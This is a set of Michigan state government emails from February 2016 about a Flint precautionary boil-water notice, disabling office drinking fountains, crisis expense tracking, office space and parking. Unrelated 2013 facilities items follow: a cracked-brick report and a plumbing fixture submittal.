**Attachments:** ATT00001.htm; Precautionary Boil Water Notice 2-9-16.pdf; ATT00002.htm; Map - Precautionary Boil Water Advisory.pdf; ATT00003.htm

As you can see DHHS is has sent our tenants this list of things to do however our facility is not in the boil water zone. I have advised them not to post anything on our drinking fountains.

Sent from my iPhone

Begin forwarded message:

**From:** "Milks, Michael (DHHS)" <MilksM@michigan.gov>  
**To:** "Noonan, Michael (DTMB)" <noonanm@michigan.gov>  
**Cc:** "Beurer, Terrence (DHHS)" <BeurerT@michigan.gov>, "Yager, Steve (DHHS)" <YagerS@michigan.gov>, "Mose, Sandi Kay (DHHS)" <MoseS@michigan.gov>, "Grijalva, Nancy (DHHS)" <GrijalvaN@michigan.gov>  
**Subject:** FW: Boil Water Advisory

Good morning Mike, following up on our earlier discussion, for precautionary purposes, we are asking for DTMB to disable the drinking fountains in the SOB building pending resolution of the boil advisory, thank you.

---

**From:** Beurer, Terrence (DHHS)  
**Sent:** Wednesday, February 10, 2016 9:10 AM  
**To:** Mose, Sandi Kay (DHHS) <MoseS@michigan.gov>; Milks, Michael (DHHS) <MilksM@michigan.gov>  
**Cc:** Yager, Steve (DHHS) <YagerS@michigan.gov>; Grijalva, Nancy (DHHS) <GrijalvaN@michigan.gov>  
**Subject:** Boil Water Advisory  
**Importance:** High

Sandi & Mike,

It has been brought to my attention that there is a water boil advisory covering the City of Flint. Please see the attached two documents. Please remind staff that water must be boiled before washing hands, dishes, etc. Please post signs indicating such and you should disable drinking fountains just to be sure. Please let me know if you have any questions.

Terrence M. Beurer, Deputy Director  
MDHHS  
Field Operations  
517-373-3570

## DRINKING WATER WARNING

**The City of Flint water system lost pressure and contamination may have occurred  
BOIL YOUR FILTERED WATER BEFORE USING**

Due to a drop in pressure in the City of Flint water supply, bacterial contamination may have occurred in the water system. Bacteria are generally not harmful and are common throughout our environment. Corrective measures are currently being undertaken to correct the situation.

### What should I do?

AS A PRECAUTIONARY MEASURE, DO NOT DRINK THE WATER WITHOUT BOILING IT FIRST. Bring all FILTERED water to a boil, let it boil for one minute, and let it cool before using, or use bottled water. If you are currently NOT using a filter to remove lead from drinking water, FLUSH your water for AT LEAST 7 minutes before collecting any to boil. Boiled FILTERED, boiled FLUSHED, or bottled water should be used for drinking, making ice, brushing teeth, washing dishes, and preparing food. Boiling kills bacteria and other organisms in the water. Continue using boiled or bottled water until further notice.

Due to the pressure loss, there may be trapped air and loose sediment in your water lines. The air and sediment may be removed by flushing your water system. DO NOT FLUSH YOUR SYSTEM THROUGH THE FILTER. The resulting air and sediment may affect the performance of your filter and the filter cartridge should be replaced.

### What happened? What is being done?

These precautionary actions are being taken due to the loss of water pressure in the water distribution system caused by a water transmission main break on February 9, 2016. Whenever a water system loses pressure for any significant length of time, precautionary measures are recommended.

The City of Flint Water Department is working to get pressure restored, and water staff will be taking other remedial actions such as flushing and collecting bacteriological samples from around the system. The samples will be collected to determine that the water quality meets the state drinking water standards. We will inform you when tests show no bacteria and you no longer need to boil your water. We anticipate resolving the problem later today. This precautionary boil water notice shall remain in effect until results from the sampling verify the water is safe to drink. **Customers will be advised when the boil water advisory has been lifted.**

For more information, please contact The City of Flint Water Department at (810) 766-7202. General guidelines on ways to lessen the risk of infection by microbes are available from the EPA Safe Drinking Water Hotline at 1(800) 426-4791.

*Please share this information with all the other people who drink this water, especially those who may not have received this notice directly (for example, people in apartments, nursing homes, schools, and businesses). You can do this by posting this notice in a public place or distributing copies by hand or mail.*

### CERTIFICATION:


WSSN: 2310

I certify that this water supply has fully complied with the public notification requirements in the Michigan Safe Drinking Water Act, 1976 PA 399, as amended, and the administrative rules.

Michael Glasgow      UTILITIES ADMINISTRATOR      2/9/16  
Signature      Title      Date Distributed

Reminder to water supplier: This notice / certification must be sent to the DEQ.

# Precautionary Boil Water Area



0 0.25 0.5 1 1.5 2 Miles

## Legend

Area of Interest
  Parks
  City Limits
  Genesee County

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, February 10, 2016 9:32 AM  
**To:** Milks, Michael (DHHS)  
**Cc:** Beurer, Terrence (DHHS); Yager, Steve (DHHS); Mose, Sandi Kay (DHHS); Grijalva, Nancy (DHHS)  
**Subject:** Re: Boil Water Advisory

I have sent this to our department for guidance. The map does not show our facility as being in the area for this action.

I will advise as soon as I hear back

Sent from my iPhone

On Feb 10, 2016, at 9:25 AM, Milks, Michael (DHHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)> wrote:

Good morning Mike, following up on our earlier discussion, for precautionary purposes, we are asking for DTMB to disable the drinking fountains in the SOB building pending resolution of the boil advisory, thank you.

---

**From:** Beurer, Terrence (DHHS)  
**Sent:** Wednesday, February 10, 2016 9:10 AM  
**To:** Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>; Milks, Michael (DHHS) <[MilksM@michigan.gov](mailto:MilksM@michigan.gov)>  
**Cc:** Yager, Steve (DHHS) <[YagerS@michigan.gov](mailto:YagerS@michigan.gov)>; Grijalva, Nancy (DHHS) <[GrijalvaN@michigan.gov](mailto:GrijalvaN@michigan.gov)>  
**Subject:** Boil Water Advisory  
**Importance:** High

Sandi & Mike,

It has been brought to my attention that there is a water boil advisory covering the City of Flint. Please see the attached two documents. Please remind staff that water must be boiled before washing hands, dishes, etc. Please post signs indicating such and you should disable drinking fountains just to be sure. Please let me know if you have any questions.

Terrence M. Beurer, Deputy Director  
MDHHS  
Field Operations  
517-373-3570



<Precautionary Boil Water Notice 2-9-16.pdf>  
<Map - Precautionary Boil Water Advisory.pdf>

---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 10, 2016 4:41 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Facility Notification: Flint State Office Building



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Facility Notification

# Flint Drinking Water

---

## Details:

An advisory has been issued by the City of Flint asking water customers within a defined area (see attached notice and map) to boil water before using it. However, the Flint State Office Building does not fall within the identified area. DTMB continues to offer tap and bottled water in public areas on each floor as options in the Flint State Office Building.

- [Precautionary Boil Water Notice 2-9-16.pdf](#)
- [Map - Precautionary Boil Water Advisory.pdf](#)

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227





Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMS Energy, Inc.

Unplug electronics such as cell phones and laptops once they're charged. Adapters plugged into outlets use energy even if they're not charging.

---

This email was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery, on behalf of DTMS - Lewis Cass Building - 320 South Walnut Street - Lansing, MI 48933 517-573-1004

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, February 10, 2016 6:53 PM  
**To:** Scates, Larry (DTMB); Walts, Brian (DTMB)  
**Subject:** Good article

It's no surprise that we're already hearing voices demanding that Michigan's emergency manager law be repealed, with the Flint water disaster as the rationale for why this needs to happen.

That would be a huge mistake.

The emergency manager law did not cause the Flint water crisis. People making bad decisions — including, but by no means limited to, the emergency manager — caused it. What's more, people making bad fiscal decisions caused Flint to come under an emergency manager in the first place.

I understand the argument is that the Flint City Council did not make the decision to switch to Flint River water, and that it was not responsible for failing to install anti-corrosive technology in the water system. If that's how you support the argument that in this case the emergency manager made some bad calls, then you've made a solid argument.

If you leap from there to the argument that there should no longer be emergency managers, you're ignoring some important and very recent history.

Have you driven around Detroit lately? Seen the revival of Midtown? Seen the District Detroit project? If you're really curious, you can see Detroit's financials and look at all the debt that's been wiped away. Or you can talk to the people brokering downtown real estate and find out how they're actually getting interest from outside the state for the first time since before anyone can remember.

None of this happens unless Detroit goes through bankruptcy, and that doesn't happen unless an emergency manager has the power to make that decision. The state tried for a year to work with the city through a consent agreement, only to run into resistance from the City Council to every conceivable reform. Detroit was looking at \$18 billion in liabilities and had no viable plan to deal with it. Without Kevyn Orr making the call, that debt is still not dealt with, and Detroit remains a hopeless disaster instead of a city that's finally showing some real promise.

It's one thing to advocate local control, but there's also something to be said for finding someone who will look out for the interests of local residents when local elected officials cannot or will not.

Emergency managers are not miracle workers, and certainly every problem in Benton Harbor, Pontiac and Hamtramck is not solved just because they had EMs. Ecorse has been through receivership multiple times, but no one can ride in on a horse and change a city's tax base, demographics or political trends.

Sent from my iPhone

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**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, February 11, 2016 1:03 PM  
**To:** Paasch, Keith (DTMB);Martin, Ric (DTMB);Scates, Larry (DTMB)  
**Subject:** Fwd: Flint Expenses  
**Attachments:** ATT00001.htm

This has already been sent to Dane

Sent from my iPhone

Begin forwarded message:

**From:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Date:** February 9, 2016 at 1:16:13 PM EST  
**To:** "Hengesbach, Dane (DTMB)" <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>, "Doll, Jeanette (DTMB)" <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** Fwd: Flint Expenses

Sent from my iPhone

Begin forwarded message:

**From:** "Wright, Edward (DTMB)" <[WrightE@michigan.gov](mailto:WrightE@michigan.gov)>  
**Date:** February 9, 2016 at 1:06:20 PM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Walts, Brian (DTMB)" <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** RE: Flint Expenses

Eddie Wright  
Maintenance Mechanic  
DTMB - Building Operation Division  
810-614-0043

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Tuesday, February 09, 2016 8:51 AM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>; Wright, Edward (DTMB) <[WrightE@michigan.gov](mailto:WrightE@michigan.gov)>  
**Subject:** Fwd: Flint Expenses

Need this today by noon

Sent from my iPhone

Begin forwarded message:

**From:** "Hengesbach, Dane (DTMB)" <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>  
**Date:** February 9, 2016 at 8:15:36 AM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Flint Expenses

Mike, attached is the time sheet they need filled out.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, February 08, 2016 9:20 AM  
**To:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>  
**Cc:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>; Sanchez, Leasa (DTMB) <[SanchezL1@michigan.gov](mailto:SanchezL1@michigan.gov)>  
**Subject:** Re: Flint Expenses

We have a list with time and materials

Sent from my iPhone

On Feb 8, 2016, at 8:54 AM, Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)> wrote:

They can send it to me and I will coordinate with Jeanette. Thanks.

---

**From:** Droste, Kerri (DTMB)  
**Sent:** Monday, February 08, 2016 8:42 AM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Paasch, Keith (DTMB) <[paaschK@michigan.gov](mailto:paaschK@michigan.gov)>; Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>  
**Cc:** Martin, Ric (DTMB) <[MartinR3@michigan.gov](mailto:MartinR3@michigan.gov)>; Sanchez, Leasa (DTMB) <[SanchezL1@michigan.gov](mailto:SanchezL1@michigan.gov)>; Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>  
**Subject:** FW: Flint Expenses

Good Morning --  
Jeanette is looking for any extra costs related to Flint due to the water situation. From staff time/o.t. to water to supplies or purchases. Jeanette needs to report on this every Friday.

Dane, do you want to see this information or should our staff send it directly to Jeanette?

Mike, I know you and Dane have discussed this already.

Thank you in advance -

**Kerri Droste**

Facilities and Business Services Administration  
Department of Technology, Management & Budget  
[Drostek@michigan.gov](mailto:Drostek@michigan.gov)

517-284-7953

<image001.gif>

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**From:** Hengesbach, Dane (DTMB)  
**Sent:** Monday, February 08, 2016 8:05 AM  
**To:** Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Flint Expenses

Kerri, is anybody keeping track of Flint water expenses, either OT hours or direct purchases? Jeanette called me last week and she needs to submit a report every Friday showing actual/estimated costs. I have e-mailed Mike Noonan and he is getting me some information but not sure if there is a central area within Facilities that is tracking.

Any ideas on what would be the best way to track for Facilities?

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, February 11, 2016 1:41 PM  
**To:** Doll, Jeanette (DTMB);Scates, Larry (DTMB)  
**Subject:** Fwd: Flint SOB Space?

This is just an FYI ..

I maybe .... Maybe able to make a space for them on the loading dock it's an old SVRC storage area. And office space

Sent from my iPhone

Begin forwarded message:

**From:** "Hawes, Mary Kay (DEQ)" <[HawesM@michigan.gov](mailto:HawesM@michigan.gov)>  
**Date:** February 11, 2016 at 1:09:39 PM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** RE: Flint SOB Space?

I knew that was a long shot. ☺ They of course want it yesterday. I was told I'm there tomorrow with my Division Chief for a 9:00 meeting and then to walk the building to look for space. I told her I'd reach out to you and the agency contacts first.... At this point, they may consider the loading dock office space if it's secure and available now... all kidding aside.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, February 11, 2016 1:07 PM  
**To:** Hawes, Mary Kay (DEQ)  
**Subject:** Re: Flint SOB Space?

Now your pushing it. How soon would you need it done? I may have a storage area on the dock that the janitorial staff used for their office.

Sent from my iPhone

On Feb 11, 2016, at 1:03 PM, Hawes, Mary Kay (DEQ) <[HawesM@michigan.gov](mailto:HawesM@michigan.gov)> wrote:

They originally thought 10 but now they are saying just a few because they all come and go so much that not all would be there at the same time. And yes a table would work. Ideally in a secured area because of the nature of their work.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, February 11, 2016 1:01 PM  
**To:** Hawes, Mary Kay (DEQ)  
**Subject:** Re: Flint SOB Space?

Let me see what I can try to come up with. All my conference room space is taken by the JIC team.

Dhhs says they have nothing at all. I did get a call from Jeanette Doll asking if I had room for 10 DEQ staff and that would be no way possible.

Would they be able to work off a conference table?

Sent from my iPhone

On Feb 11, 2016, at 12:56 PM, Hawes, Mary Kay (DEQ) <[HawesM@michigan.gov](mailto:HawesM@michigan.gov)> wrote:

Right now it's our Division Chief working on the Flint Water Crisis and possibly 2-3 other staff that are coming and going. They could share a small conference room or hoteling space. Apparently they are coming to the building now when they have to work with the DHHS, FEMA and other staff who are housed there. I'm not sure where they are parking now, but they were hoping to have somewhere to sit their computer and hang their coats when they are there.

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, February 11, 2016 12:55 PM  
**To:** Hawes, Mary Kay (DEQ)  
**Subject:** Re: Flint SOB Space?

How many? We are full with parking as well just so you know.

How's the new job

Sent from my iPhone

On Feb 11, 2016, at 12:41 PM, Hawes, Mary Kay (DEQ) <[HawesM@michigan.gov](mailto:HawesM@michigan.gov)> wrote:

Hi Mike

We have a couple of DEQ staff that are working in Flint more than Lansing these days and are looking for a place to squat in the SOB while this project continues. I reached out to DHHS and LARA and they are full. Any idea if Civil Rights or if there is another agency that might have room for a few of our staff?

Thanks

MK

Mary Kay Hawes  
Department of Environmental Quality  
Administration Division  
Field Operations and Facilities Management  
517-881-0768

[hawesm@michigan.gov](mailto:hawesm@michigan.gov)



---

**From:** Noonan, Michael (DTMB)  
**Sent:** Friday, February 12, 2016 12:19 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Fwd: Parking Issues- Genesee County Union St.

Sent from my iPhone

Begin forwarded message:

**From:** Parking <Parking@michigan.gov>  
**Date:** February 12, 2016 at 12:13:04 PM EST  
**To:** "Wozniak, Jennifer (DHHS)" <WozniakJ@michigan.gov>  
**Subject:** RE: Parking Issues- Genesee County Union St.

Ms. Wozniak-

My apologies for your recent parking inconvenience however with the Flint water issue being declared a state emergency things are pretty chaotic at the moment. We are working very closely with the emergency staff to resolve the parking issues and things should be settling down very soon. Unfortunately you are not the only one that has encountered your parking space occupied by another vehicle however is the first complaint that the DTMB Parking Office has received from you. The DTMB Facility staff in Flint is working very hard to accommodate both the employees and the emergency staff. Please continue to be patient with us during this process and report any issues that you encounter directly to the facility staff in Flint or to the DTMB Parking Office.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.378.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Wozniak, Jennifer (DHHS)  
**Sent:** Wednesday, February 10, 2016 2:06 PM  
**To:** Parking  
**Subject:** Parking Issues- Genesee County Union St.

Since the Flint water oversight began, it is rare that I am able to park in my assigned parking spot, spot 31. I have had this spot assigned to me since November of 2012. Since the Flint water crisis oversight began, I have had my spot unoccupied about three times, allowing me to park there. Every day I come in, my spot is usually occupied. I report it to building security and will now start reporting it to Central Office, as instructed. The building security is great about handling the situation but new cars park in my spot on a daily basis. I also know that security has been telling people to park on the upper levels, because I see them do it. People aren't listening to them. There

has even been one occasion that security has had a car moved from my spot, and another car took that as an opportunity to take my spot before I could, within an hour of the other car moving. I arrived today at 11:30 and the car that was in my spot when I arrived is still there. As a mobile employee, it is frustrating to pay double the parking fee for a covered and reserved spot parking that I cannot use unless I come into the office at 8am, which is rare. I am not the only one having these issues. It is not fair to me to have to pay extra to have to park in a random spot that is uncovered, because people do not want to follow protocol that they are made aware of. I am hoping that some type of compensation can be issued for the difference between what I am paying for parking and the standard parking fee for our office, until I am able to reliably use my assigned spot. Thank you in advance for your assistance.

Jennifer Wozniak  
CPS Investigator- Genesee County  
Cell Phone- 810-259-5746

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
**From:** Brennan, Kirk (DTMB)  
**Sent:** Monday, January 14, 2013 3:54 PM  
**To:** Scates, Larry (DTMB)  
**Cc:** Kane, Frank (DTMB); Moline, Justin (DTMB)  
**Subject:** FW: GOB cracked brick  
**Attachments:** Beat Team GOB Audit 005.jpg; Beat Team GOB Audit 006.jpg; Beat Team GOB Audit 004.jpg

Larry,

After talking with Frank he has said that no lifting has been done over the South side of the building. All has been done off the West (loading dock side). I have not been able to get ahold of Justin Moline about his concerns.

*Kirk Brennan*

Department of Technology Management & Budget,  
Facilities Supervisor  
Secorday Complex Zone 7  
Office: (517) 322-5497  
[Brennank1@michigan.gov](mailto:Brennank1@michigan.gov)




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**From:** Cooper, Steve (DTMB)  
**Sent:** Thursday, January 10, 2013 2:47 PM  
**To:** Brennan, Kirk (DTMB)  
**Cc:** Perry, Todd (DTMB)  
**Subject:** GOB cracked brick

Kirk.....during our recent energy audit at the GOB, it was noticed on the East stairwell, the Brick on the outside are cracking and falling down. This is due to water leaking in from up above. You may want to rope off this area to keep anyone away in case more bricks happen to fall down. FYI

Thank you,  
Steve Cooper  
Building Trades Supervisor  
Saginaw/ Flint Facilities  
810-614-5167

*"The best preparation for tomorrow .....  
is to do today's work superbly well. "*



1535 Jessop Road  
Dansville, MI 48819

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Residential • Commercial • Licensed • Insured

Office (517) 623-0117  
Fax (517) 623-0359

## Submittal Cover Sheet

State of Michigan  
Austin Building  
Toilet Room Renovations

File No. 071/11366.SJU / Index No. 44107

Date: January 8, 2013

Transmitted Via: E-Mail

To: Todd Ockaskis  
Paradigm Design, Inc.

From: Chris Martin  
(517) 204-3810  
chris@lauxconstruction.com

Submittal No.: 224000-2

Description: Automatic Fixtures/Valves

Sub/Supplier: Gunthorpe

Notes:

SHOP DRAWING REVIEW			
Engineer's Review		Response Required of Contractor	
No Exceptions Taken	<input type="checkbox"/> Note Markings	<input checked="" type="checkbox"/> Correct	<input type="checkbox"/>
Comments Attached	<input type="checkbox"/> Rejected	<input type="checkbox"/> Resubmit	<input type="checkbox"/>
Review is for general conformance with design and contract documents. Markings and comments shall not relieve the contractor from compliance with plans and specifications. Contractor remains responsible for details, quantities, dimensions and for performing his work in a safe manner.			
MATRIX CONSULTING ENGINEERS By: NAS DATE: 01/09/13			
FILE NO. 11181.00 / M-10			

## Stamps

*This submittal has been reviewed by Laux Construction. Upon architect/engineer approval, subcontractor/supplier is instructed to proceed with ordering materials/equipment as noted.*

# 110/111 ES-S

## Description

Exposed, Sensor Activated Royal® Model Water Closet Flushometer, for floor mounted or wall hung top spud bowls.

## Flush Cycle

- ☐ Model 111 1.6 ES-S Low Consumption (1.6 gpf/6.0 Lpf)
- ☐ Model 110 ES-S Water Saver (3.5 gpf/13.2 Lpf)

## Specifications

Quiet, Exposed, Diaphragm Type, Chrome Plated Closet Flushometer with the following features:

- PERMEX™ Synthetic Rubber Diaphragm with Dual Filtered Fixed Bypass
- OPTIMA® EL-1500-L Self-Adaptive Infrared Sensor with Indicator Light
- User friendly three (3) second Flush Delay
- Courtesy Flush™ Override Button
- Non-Hold-Open Integral Solenoid Operator
- Die Cast Sensor Plate with no visible Fasteners (for 2-gang Electrical Box)
- Die Cast Solenoid Wall Cover Plate with no visible Fasteners (for 2-gang Electrical Box)
- 1. I.P.S. Screwdriver Bak-Chek® Angle Stop
- Free Spinning Vandal Resistant Stop Cap
- Adjustable Tailpiece
- High Back Pressure Vacuum Breaker Flush Connection with One-Piece Bottom Hex Coupling Nut, Spud Coupling and Flange for 1½" Top Spud
- Sweat Solder Adapter w/Cover Tube and Cast Wall Flange w/Set Screw
- High Copper, Low Zinc Brass Castings for Dezincification Resistance
